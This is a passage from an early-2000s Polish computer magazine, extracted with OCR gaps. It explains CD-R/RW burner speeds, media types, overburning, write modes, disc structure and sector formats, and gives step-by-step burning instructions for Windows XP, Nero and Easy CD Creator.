» **klatka kluczowa** – ang. keyframe – klatka, w której definiujemy parametry elementów umieszczonych w danej warstwie. W takiej klatce możemy zdefiniować położenie obiektu, jego wielkość, kolor czy skrypt akcji, jaką ma wykonać. Do stworzenia animacji wymagane jest zdefiniowanie co najmniej dwóch klatek kluczowych. Program oblicza ruch, czyli klatki pośrednie, między dwoma kluczowymi.

Półprofesjonalne

Xara 3D 5.0	3D Flash Animator 3.72	Kool Moves 3.70	Firestarter 6.0
Xara Ltd	Motofsoft Pty Ltd	Lucky Monkey Designs	CoffeeCup Software
www.xara.com	www.3dfa.com	www.koolmoves.com	www.coffeecup.com
brak	niewygodne	mało wygodne	brak
ograniczona	wygodna	wygodna	wygodna
wygodna	niewygodne	wygodna	wygodna
wygodne	mało wygodne	wygodne	wygodne
bardzo łatwe	trudne	bardzo łatwe	łatwe
brak	JavaScript	ActionScript, JavaScript	brak
brak	WAVE, MP3, AU	WAVE, MP3	WAVE, MP3
2 (WMF, EMF)	9 (m.in. GIF, JPG, PSD, 3DS)	10 (m.in. JPG, EPS, PNG, WMF)	11 (m.in. GIF, JPG, CUR, ICO, PNG)
SWF, AVI, GIF, CUR	SWF, GIF	SWF	SWF
bardzo wygodne	brak	wygodne	bardzo wygodne
160 zł	200 zł	200 zł	196 zł

* dostępny tylko w pakiecie Corel Suite 11



Na krążku

AutoRun Wizard
shareware

Bones CCD4
Profiler freeware

CloneCD demo

ClonyXXL freeware

lfoEdit freeware

ImgTool Classic
freeware

Nero Burning Rom
shareware

TMPGEnc freeware

Magia srebrnego krążka

FOT. OKŁ.: CORBIS STOCK MARKET/PIKNA/moniax KOMPUTER ŚWIAT EKSPERT




Niskie ceny nagrywarek płyt CD-R/RW sprawiają, że era zwykłych czytników CD-ROM powoli odchodzi w niepamięć. Dość prosty sposób zapisywania, trwałość nośnika danych i co najważniejsze – ogólna dostępność tanich płyt to przyczyna oszałamiającego sukcesu komputerowych wypalarek

Aktualnie dostępne w sprzedaży modele nagrywarek są już napędami obsługującymi wiele rodzajów nośników. Wypalimy w nich zarówno klasyczne płyty CD-R jednorazowego zapisu, jak i płyty CD-RW wielokrotnego zapisu. Te ostatnie występują w dwóch odmianach: starszej o prędkościach 2x, 4x i nowszej o prędkościach od 4x do 10x (CD-RW High Speed). Ostatnio pojawiły się także płyty CD-RW Ultra Speed z innym rodzajem materiału, pozwalające na zapis szybszy niż 10x (od 16x do

24x). Na szczęście, kupując nową nagrywarkę, nie musimy już specjalnie martwić się o jej kompatybilność z różnymi nośnikami.

Każdy z producentów podaje podstawowe parametry wydajnościowe napędu, najczęściej w postaci 48x/24x/48x




Oznaczenie to rozszyfrowujemy w następujący sposób: urządzenie nagrywa płyty CD-R (pierwsza liczba) z maksymalną prędkością 48x, płyty CD-RW (druga liczba) z maksymalną prędkością 24x, natomiast odczytuje płyty CD z maksymalną prędkością 48x. Napędy combo (DVD/CD-RW) mają jeszcze jedną liczbę oznaczającą prędkość odczytu płyt DVD.

Wybierając nagrywarkę do swojego komputera, nie sugerujemy się jedynie jej prędkością. Tak naprawdę żaden z dostępnych obecnie napędów nie potrafi nagrać całej płyty ze średnią prędkością powyżej 16x. Maksymalna prędkość zapisu, na przykład 40x, osiągana jest dopiero pod koniec płyty.

Z tego powodu nagranie 700 MB danych nie trwa dwie minuty, jak wynikałoby z obliczeń, tylko prawie trzy. Minusem największych prędkości wypalania okazuje się także brak nośników CD-R o odpowied-

i Jak działa mechanizm zapisujący

Głowica napędu CD-RW porusza się na specjalnych szynach wzdłuż promienia płyty kompaktowej. Pozwala to na śledzenie spiralnej ścieżki z danymi. Światło lasera podczerwonego **1** pada najpierw na układ luster (**2**, **3**), a następnie jest ogniskowane na ścieżce przez ruchomą soczewkę. Niewielkie elektromagnesy sterują położeniem soczewki **4**, a tym samym kierunkiem promienia. Soczewka kształtuje promień do postaci stożka o szerokiej podstawie i ostrym końcu. Dzięki temu światło omija zanieczyszczenia i zadrapania dolnej powierzchni krążka **5**. Odbite światło wraca tą samą drogą, jego część przechodzi przez półprzepuszczalne zwierciadło **2** i pada na matrycę z fotodiod **6**. Tu następuje kontrola ogniskowania oraz detekcja sygnału podczas odczytu.



nio wysokiej jakości, wytrzymujących szybki zapis (powyżej 32x) bez dużej liczby błędów.


Dlatego nie warto kupować najszybszych dostępnych na rynku modeli (aktualnie 52x). Lepiej zdecydować się na nieco wolniejszą nagrywarkę o prędkości 40x lub 48x firmy o uznanej marce. Osobom kupującym nowy komputer Ekspert poleca napędy typu combo – połączenie nagrywarki CD-R/RW i odtwarzacza DVD. Obecna generacja tego typu napędów oferuje maksymalną prędkość nagrywania

równą 32x, a wydajność odczytu CD i DVD niewiele ustępuje konkurencyjnym modelom.

Coraz większą popularnością cieszą się nagrywarki DVD. Niestety, są one jeszcze dość drogie – najtańsze modele kosztują około 1200 złotych. Kolejną przeszkodę w upowszechnieniu się wypalarek DVD stanowi brak jednolitego standardu. Konkurują ze sobą nagrywarki DVD-R(W), DVD+R(W) i DVD-RAM. Urządzenia obsługujące wszystkie wymienione formaty jednocześnie należą do najdroższych, zapłacimy

i Overburning

Overburning to inaczej zmuszanie nagrywarki do zapisania nieco większej ilości danych na płycie CD-R/RW, niż gwarantuje nam to producent. Taka sytuacja jest możliwa, ponieważ każda płyta CD-R/RW ma nieco wydłużony obszar zapisu – dodatkowe miejsce służy do nagrania dobiegówki (lead-out) pomagającej czytnikom CD-ROM określić, gdzie jest koniec płyty. Kosztem skrócenia dobiegówki nagrywamy trochę więcej danych uży-



kownika. Na standardowe nośniki 700 MB wciśniemy dzięki overburningowi prawie 730 MB danych (czyli niecałe 83 minuty zamiast 80 minut muzyki), zanim laser dotrze do krawędzi płytki.

Dostępne w sprzedaży płytki 800 MB i 870 MB najczęściej musimy nagrać również z wykorzystaniem mechanizmu overburningu, gdyż z reguły nagrywarki rozpoznają te płytki jako zwykłe, o pojemności 700 MB. Podczas zapisu danych lub muzyki sami musimy dopilnować, by wypalany materiał miał odpowiednią objętość.



Tryby zapisu płyt

CD Audio – format Audio CD to prekursor dzisiejszych standardów zapisu na płytach CD. Oryginalnie przeznaczone tylko do przechowywania cyfrowo zapisanej muzyki, szybko zostały przystosowane do użycia przez komputery.

CD-ROM – płytki z danymi komputerowymi (gry, programy). Dane są zapisywane w sektorach, a tymi zarządza system plików.

CD-G, CD-Text – to rozszerzenie formatu CD Audio pozwalające na zapisanie w specjalnych subkanałach niewielkich ilości informacji graficznych lub tekstowych. Przystosowane do tego odtwarzacze wyświetlają na przykład nazwę wykonawcy czy tytuł utworu.

CD-ROM XA – opracowano specjalnie z myślą o zapisie danych multimedialnych.


CD-Extra – znane również jako Enhanced CD, to płyty nagrane z użyciem dwóch sesji. Pierwsza z nich służy do zapisu muzyki (maksymalnie 98 utworów), druga zawiera standardowe dane binarne do odczytania w komputerze.

CD-i Bridge – to rozszerzenie CD-ROM XA stanowi podstawę dla płyt CD-i, Video CD i Photo CD.

CD-i – format opracowany dla interaktywnych odtwarzaczy multimedialnych.

Video CD – oraz Super Video CD służą do zapisu filmów w formacie MPEG-1 lub MPEG-2 przeznaczonych do odczytu w stacjonarnych odtwarzaczach (SVCD) lub na komputerze.

Photo CD – opracowany przez Kodak format przechowywania wysokiej jakości zdjęć w postaci cyfrowej, typowo 2048 x 3072 pikseli.



za nie około 2000 złotych, a często więcej.

Nośnik nośnikowi nierówny

By nagrywać, oprócz samego napędu CD-R/RW potrzebujemy odpowiedniego czystego nośnika. Płyty zapisywalne przeszły podobną ewolucję jak nagrywarki. Kolejne generacje nośników CD-R musiały dotrzymać kroku przyspieszającym napędem.

Substancja organiczna w płytach CD-R, na której laser pozostawia swój ślad, w różny sposób reaguje na wybraną szybkość zapisu danych. Każdy rodzaj nośnika CD-R lub CD-RW ma swoją optymalną prędkość zapisu, przekładającą się na uzyska-

nie największego kontrastu pomiędzy pitem a landem (jaśniejszymi i ciemniejszymi mikroskopijnymi kropkami służącymi do kodowania zer i jedynek). Im większe odchylenie od optymalnej prędkości podczas nagrywania – w górę lub w dół – tym mniejszy kontrast i większe prawdopodobieństwo wystąpienia błędów. Z tego powodu nośniki cer-



Maksymalną, podawaną na obudowie prędkość zapisu i odczytu napędu osiągną tylko pod koniec nagrywania płyty na ostatnich sektorach

tyfikowane dla prędkości 32x, 40x lub nawet 48x nie muszą dobrze się sprawować podczas zapisu z prędkością 4x czy 8x. Pewne remedium na to stanowi proces kalibracji mocy lasera, przeprowadzany przez każdą nagrywarkę tuż przed rozpoczęciem wypalania płytki. Szkoda, że producenci płyt podają jedynie maksymalną prędkość zapisu, a nie optymalną dla danego rodzaju nośnika...

Zdrowy rozsądek podpowiada, że najlepsze wyniki jakościowe uzyskamy, zapisując ze średnią prędkością. Prędkość 16x gwarantuje nam jednolity zapis na całej powierzchni płyty. Pamiętajmy również, że niektóre starsze napędy CD-ROM mogą mieć problemy z odczytaniem płyt zapisywanych w trybie Z-CLV (z podziałem na strefy o prędkościach 16x, 24x, 32x,...) objawiające się nagłym spowolnieniem transferu z zewnętrznych obszarów dysku CD-R.

Nośniki wielokrotnego zapisu (RW – ReWriteable) również występują w kilku odmianach. Najstarsze, certyfikowane dla prędkości 2x i 4x, już wychodzą z użytku, zastępowane przez nową generację oznaczoną CD-RW High Speed. Co ciekawe, nośniki High Speed nie mogą być używane w nagrywarkach starego typu, obsługujących prędkości 4x lub 2x dla płyt RW, mimo że są dopuszczone do nagrywania z minimalną prędkością 4x. Jeszcze nowsze płyty CD-RW Ultra Speed o dopuszczalnych prędkościach 16x–24x nie mogą być użyte w napędach CD-R/RW High Speed o maksymalnej prędkości 10x. Pułapki czekają na nas wszędzie.

Kolorowy zawrót głowy

Dostępne w handlu czyste nośniki CD-R różnych producentów charakteryzują się różnymi kolorami spodniej warstwy. Ostateczna barwa wynika z rodzaju zastosowa-

nego organicznego materiału światłoczułego, warstwy odblokowej (aluminium, złoto) oraz ewentualnych barwników dodanych do plastiku. Ponieważ laser generuje światło monochromatyczne, dla nagrywarki (lub napędu CD-ROM) kolor płytki nie ma absolutnie żadnego znaczenia. Natomiast ważna jest re-



fleksyjność danej płytki: to, ile procent światła lasera zostanie odbite, a ile pochłonięte.

Poza tym laser pracuje w paśmie podczerwieni i dla głowicy odczytująco/zapisującej płytka CD-R wygląda zupełnie inaczej niż dla nas. Na szczęście nowe napędy DVD lub CD-RW mają dość dużą tolerancję na występujące odmiany nośników i bez problemu radzą sobie praktycznie z każdą płytą CD-R.



Tryby zapisu płyt

DAO – ang. Disk At Once – w trybie DAO cała płyta zostaje nagrana bez wyłączania lasera napędu, w kolejności: obszar Lead-In (rozbiegówka), obszar danych, obszar Lead-Out (oznaczający koniec zapisu). Ze względu na brak przerw między poszczególnymi ścieżkami tryb DAO idealnie nadaje się do zapisu płyt CD Audio z koncertem lub utworami płynnie przechodzącymi jeden w drugi.


TAO – ang. Track At Once – nagrywarka zapisuje oddzielnie poszczególne ścieżki, z wyłączeniem lasera po nagraniu każdej z nich. TAO zostaje automatycznie użyty podczas wypalania płyty z różnymi formatami ścieżek (na przykład dane + CD Audio). Trybu TAO używamy również do nagrania płyty CD Audio z oddzielnymi plikami WAV, pomiędzy utworami powstaje przerwa, najczęściej dwusekundowa. Obszary Lead-In i Lead-Out są zapisywane dopiero na końcu procesu wypalania. Jeśli nagrywamy płytę z danymi, to tak naprawdę nie ma znaczenia, czy użyjemy trybu DAO czy TAO.

SAO – ang. Session At Once – tryb ten nieco przypomina DAO, poszczególne ścieżki w ramach jednej sesji są zapisywane bez wyłączania lasera. Lecz w odróżnieniu od DAO, który zawsze zamyka płytę, uniemożliwiając późniejsze dogranie danych, SAO pozwala na dodanie następnych sesji.




Budowa płyty CD


Dysk tłoczony (od spodu): składa się z grubej warstwy ochronnego plastiku (1) (przezroczystego) z wytłoczonymi od góry mikroskopijnymi górkami i dołkami ułożonymi w długą spiralę. Na to została nałożona cienka warstwa metalu odbijająca światło lasera (2). Metal jest przykryty warstwą ochronną z nadrukiem (3).




Dysk CD-R: charakteryzuje się podobną konstrukcją, tylko zamiast tłoczenia na plastiku znajdziemy dodatkową warstwę barwnika organicznego (4). Zmienia on swoje właściwości po potraktowaniu laserem o odpowiedniej mocy, pozwalając na zapisanie danych.



Dysk CD-RW: zamiast warstwy barwnika organicznego, który można nagrać tylko raz, płyty CD-RW mają specjalną światłoczułą warstwę (5). Pod wpływem silnego światła staje się ona matowa (nie odbija światła) lub półprzezroczysta (światło odbija się od warstwy (2)).





Nagrywanie jest proste

Podstawowe zastosowanie napędów CD-RW to oczywiście zapis danych komputerowych. Ekspert pokaże, jak stworzyć własną płytkę z dowolnymi plikami

Windows XP jako pierwszy system operacyjny Microsoftu ma wbudowaną obsługę nagrywania płyt CD-R/CD-RW. Jeśli

w komputerze nie ma innych programów do wypalania płyt, ta funkcjonalność może okazać się bardzo przydatna. Ekspert pokazuje więc, jak nagrywa się płyty w Windows XP


Oczywiście jeśli mamy zainstalowaną inną wersję Windows, korzystanie z programu do nagrywania staje się koniecznością. Dwa najpopularniejsze narzędzia

do wypalania, dodawane w komplecie z nagrywarkami CD-RW, to Nero Burning Rom i Easy CD Creator. Tutaj również znajdziemy wskazówki do tych aplikacji.

Zrób to w Windows XP


Ekspert rozpocznie od przedstawienia dość skromnych możliwości nagrywania CD w Windows XP.

1. Uruchamiamy Eksploratora Windows i klikamy prawym przyciskiem myszy na ikonkę reprezentującą nagrywarkę.



Z menu kontekstowego wybieramy **Właściwości**. W nowo otwartym okienku przechodzimy na zakładkę **Nagrywanie**. W polu możemy ustawić maksymalną prędkość, z jaką zostanie nagrana płytka. Jeżeli dysponujemy jednym z najszybszych obecnie modeli nagrywarki, warto dla pewności zapisu zmniejszyć jego prędkość do 16x lub 24x

2. W polu ustalamy, jakim dysku Windows XP ma przechowywać tymczasowe pliki tworzone podczas przygotowywania danych do nagrania. Jeśli mamy tylko jeden dysk zainstalowany w komputerze (może być podzielony na kilka partycji), pozostawiamy domyślną opcję wykorzystania party-




cji C: na obraz płyty CD – o ile jesteśmy pewni, że nie zabraknie wolnego miejsca.


W przypadku, gdy w pececie mamy dwa dyski twarde, wybieramy partycję znajdującą się na innym dysku niż ten, z którego będą po-

chodzić pliki przeznaczone do zapisu na CD-R(W).

3. Wybór plików do nagrania najłatwiej przeprowadzić, korzystając z Eksploratora Windows. Zaznaczamy żądane pliki i foldery, wciskamy prawy przycisk myszy i w menu kontekstowym przechodzimy do opcji




Następnie w podmenu klikamy na linii odpowiadającej nagrywance.



System zaczyna kopiować wybrane pliki do katalogu tymczasowego, na razie jeszcze nie dokonując fizycznego zapisu na płycie CD-R(W). Gdy zakończymy wybór plików do nagrania, klikamy podwójnie na ikonkę nagrywarki w folderze Mój komputer.

4. Widzimy zbiór wybranych przez nas danych. Naciskamy prawy przycisk myszy na białym tle i wybieramy




Pojawia się pierwszy ekran kreatora, gdzie wpisujemy nazwę (etykietę) dla nagrywanej płyty.

5. Jeśli po wciśnięciu **Dalej >** otrzymamy komunikat oznaczający próbę nagrania zbyt dużej ilości danych, zamykamy kreatora i usuwamy część plików z folderu. Robimy to bez obaw, Windows XP usunie dokumenty tylko z katalogu tymczasowego, pozostawiając nienaruszone dane na partycji źródłowej. Po dokonaniu zmian uruchamiamy kreatora ponownie.

Wadą wbudowanego zapisu w Windows XP jest wielokrotne kopiowanie tych samych danych do folderu tymczasowego, a następnie do obrazu dysku, co znacznie spowalnia proces nagrywania.

Ekspert radzi




Domyślnie skonfigurowany Nero nie pozwoli na zapisanie na CD-R(W) większej ilości danych, niż gwarantuje producent, czyli 650 lub 700 MB. By skorzystać z overburningu i tym samym wcisnąć na płytkę kilka megabajtów więcej, przechodzimy do menu **Plik** i klikamy na **Preferencje**. W okienku konfiguracyjnym zaznaczamy, a tuż poniżej wpisujemy górny limit overburningu. Wstawienie liczby **95 minut** da nam możliwość nagrywania także płyt o podwyższonej pojemności 800 MB.


W Nero bez problemu

1. Nero domyślnie uruchamia się w trybie kreatora – rezygnujemy z jego usług, klikając na **Ujrzemy standardowy interfejs programu, który pozwoli nam na lepszą kontrolę nad procesem wypalania.**



2. W oknie ustalamy rodzaj tworzonej płytki – zaznaczamy domyślną opcję. Zakładka o nazwie **Ilość sesji na płytce** służy do określenia sposobu zapisu płyty – kolejne opcje oznaczają:






1. Pozwala na rozpoczęcie nowej płyty, na którą nagrywamy stosunkowo mało danych (niewypełniających całej dostępnej przestrzeni na CD) z myślą o późniejszym dograniu drugiej (lub dalszych) sesji z danymi – aż do wykorzystania pojemności płyty. Dysk z wieloma sesjami nie może być nagrywany w trybie DAO.
2. Służy do dodania kolejnej sesji na wcześniej rozpoczętej płycie z wieloma sesjami. Uwaga! Każda sesja powoduje utratę około 13 MB z dostępnej pojemności CD, dlatego nie warto używać zapisu wielosesyjnego dla niewielkich porcji danych. W takim wypadku Ekspert poleca wykorzystanie pakietowego zapisu danych (patrz strona 29).
3. Używamy, gdy chcemy wypalić całą płytę, łącznie z jej zamknięciem. Tylko w tej opcji włączymy


my overburning lub skorzystamy z trybu DAO. Aby stworzyć płytę z danymi, którą bez problemu odczytamy na wszystkich odtwarzaczach CD-ROM, posłużymy się pojedynczą sesją i trybem DAO.

3. Zakładka **Opcje ISO** pozwala na określenie szczegółów sposobu zapisu systemu plików na płycie. Opcje możemy z powodzeniem zostawić z ich domyślnymi ustawieniami. Warto upewnić się jednak, czy włączona jest opcja , dzięki temu pliki i foldery na CD zachowają swoje długie nazwy. Joliet to rozszerzenie standardu ISO9660 opracowane przez Microsoft z myślą o długich nazwach wprowadzonych po raz pierwszy w Windows 95 (w przypadku płyt CD pozostaje




ograniczenie do 64 znaków). Ważne są także opcje z grupy , które zostały opisane w ramce **Format sektorów trybu 1 i 2** na tej stronie.

4. Na zakładce  nadajemy dyskowi etykietę , widoczną później w Eksploratorze Windows.




Chcąc wykorzystać duże i małe litery, usuwamy zaznaczenie z opcji  i wybieramy **Joliet**.

5. Po wprowadzeniu danych identyfikujących płytkę przechodzimy na zakładkę **Zapis**. Ustawiamy się, że opcje  są włączone, natomiast  wyłączona. Wybieramy prędkość nagrywania  oraz ustalamy metodę zapisu na Disc-At-Once. Opcja  pojawia się, jeśli nagrywarka ma jeden z systemów zapobiegania występowaniu błędów buffer underrun.




6. Na koniec klikamy na . Program wyświetla dwa okna : lewe pokazuje przyszłą zawartość płyty CD-R(W), prawe służy do przeglądania zawartości dysków. Pliki przeciągamy z prawego do lewego okna. Wypalanie rozpoczynamy, klikając na przycisk  z belki narzędziowej Nero Burning Rom.



Easy znaczy proste

1. Przygotowanie płytki z danymi do wypalenia w Easy CD Creatorze przypomina nieco sposób postępowania w Nero. Główne okno aplikacji  zostało podzielone na dwie części: górną z widokiem na dyski w komputerze i dolną z zawartością płyty. Pliki i foldery do wypalenia przeciągamy z góry na dół.




2. Nową płytę z danymi tworzymy, klikając na strzałkę obok przycisku  i wybierając .

3. Opcje formatu CD są umieszczone inaczej niż w Nero. Wyświetlamy je po kliknięciu na . Wpisujemy etykietę  dysku oraz upew-

niamy się, że CD zapisze również długie nazwy plików w systemie Joliet .

4. Ustawienie  przydaje się podczas dogrywania kolejnych sesji do dysku wielosesyjnego, dzięki niemu



nie znikną dane z poprzednich sesji. Dla dysku z danymi wybieramy .

5. Wypalanie CD-R(W) uruchamiamy przyciskiem:




Format sektorów trybu 1 i 2

TRYB 1	TRYB 2 Forma 1	TRYB 2 Forma 2
12 B Synchronizacja	12 B Synchronizacja	12 B Synchronizacja
4 B Nagłówek	4 B Nagłówek	4 B Nagłówek
	8 B Nagłówek 2	8 B Nagłówek 2
2048 B Dane	2048 B Dane	2324 B Dane
4 B EDC*	4 B EDC*	4 B EDC*
8 B Nie używane	4 B EDC*	
276 B ECC**	276 B ECC**	
		4 B EDC*

* – ang. Error Detection Code – kod wykrywający błędy w zapisie
** – ang. Error Correction Code – kod korekty błędów

Dane na płytach CD są zapisywane w sektorach o rozmiarze 2352 bajtów. Nośnik CD został oryginalnie opracowany jako nośnik dla danych audio – dopiero podczas dostosowywania go do przechowywania danych komputerowych okazało się, że zachodzi potrzeba zastosowania dodatkowej korekty błędów. Kilka tysięcy zmienionych bitów podczas odtwarzania muzyki umknęło naszej uwadze, natomiast tylko jeden zły bit w programie to katastrofa. Część z pojemności sektora przeznaczona na dodatkowe dane umożliwiające poprawienie przekłamanych bitów w odtwarzaczu CD-ROM, pozostawiając okrągłe

2048 bajtów na dane użytkownika. Tak wygląda sektor **trybu 1** (ang. Mode 1). Sektor **trybu 2** (ang. Mode 2) występuje w dwóch odmianach: Form 1 i Form 2. Pierwsza z nich odpowiada trybowi 1 z niewielką różnicą: z niewykorzystanych 8 bajtów utworzono dodatkowy nagłówek, służący głównie do identyfikacji rodzaju nagranych danych (binarne, audio, wideo). Druga została przeznaczona do zapisu danych o mniejszej wrażliwości na błędy: strumienie audio, wideo MPEG-1, MPEG-2. Większa pojemność (2324 bajtów na sektor) osiągnięto, rezygnując z dodatkowego kodu korekcyjnego.




Formaty multimedialne

Możliwość odtwarzania tej samej płyty w wielu rodzajach odtwarzaczy przydaje się szczególnie wtedy, gdy chcemy zmaksymalizować potencjalną grupę odbiorców

Coraz częściej spotykamy na rynku płyty muzyczne, które po włożeniu do napędu komputera odkrywają przed nami całkiem nową zawartość. Z reguły są to dodatki wideo: teledyski, fragmenty koncertu w formacie AVI lub MPEG. Spotykamy także atrakcyjne prezentacje multimedialne przedstawiające historie grupy, dyskografię, teksty piosenek. Podstawowe oprogramowanie dołączane do nagrywarek pozwala na samodzielne

stworzenie własnego CD-R(W) z wartością różnego formatu. Istnieją dwie drogi prowadzące do tego samego celu: **Mixed Mode CD** i **CD-EXTRA**. Obydwa formaty znajdziemy wśród oferowanych rodzajów kompilacji w programie **Nero – Burning Rom**.




Mixed Mode

Z płytami Mixed Mode większość użytkowników peceta z pewnością miało już do czynienia. Stanowią one najprostszy sposób na łączenie danych i muzyki. Format Mixed Mode używany jest często do dystrybucji gier ze ścieżką dźwiękową o wysokiej jakości. Gra odtwarza poszczególne utwory w zależności od stanu rozgrywki, używając napędu CD-ROM podłączonego do karty dźwiękowej.

Mixed Mode CD składa się z tylko jednej sesji, w której pierwsza ścieżka przenosi dane komputerowe, a następne są ścieżkami audio. Ten sposób łączenia różnego rodzaju

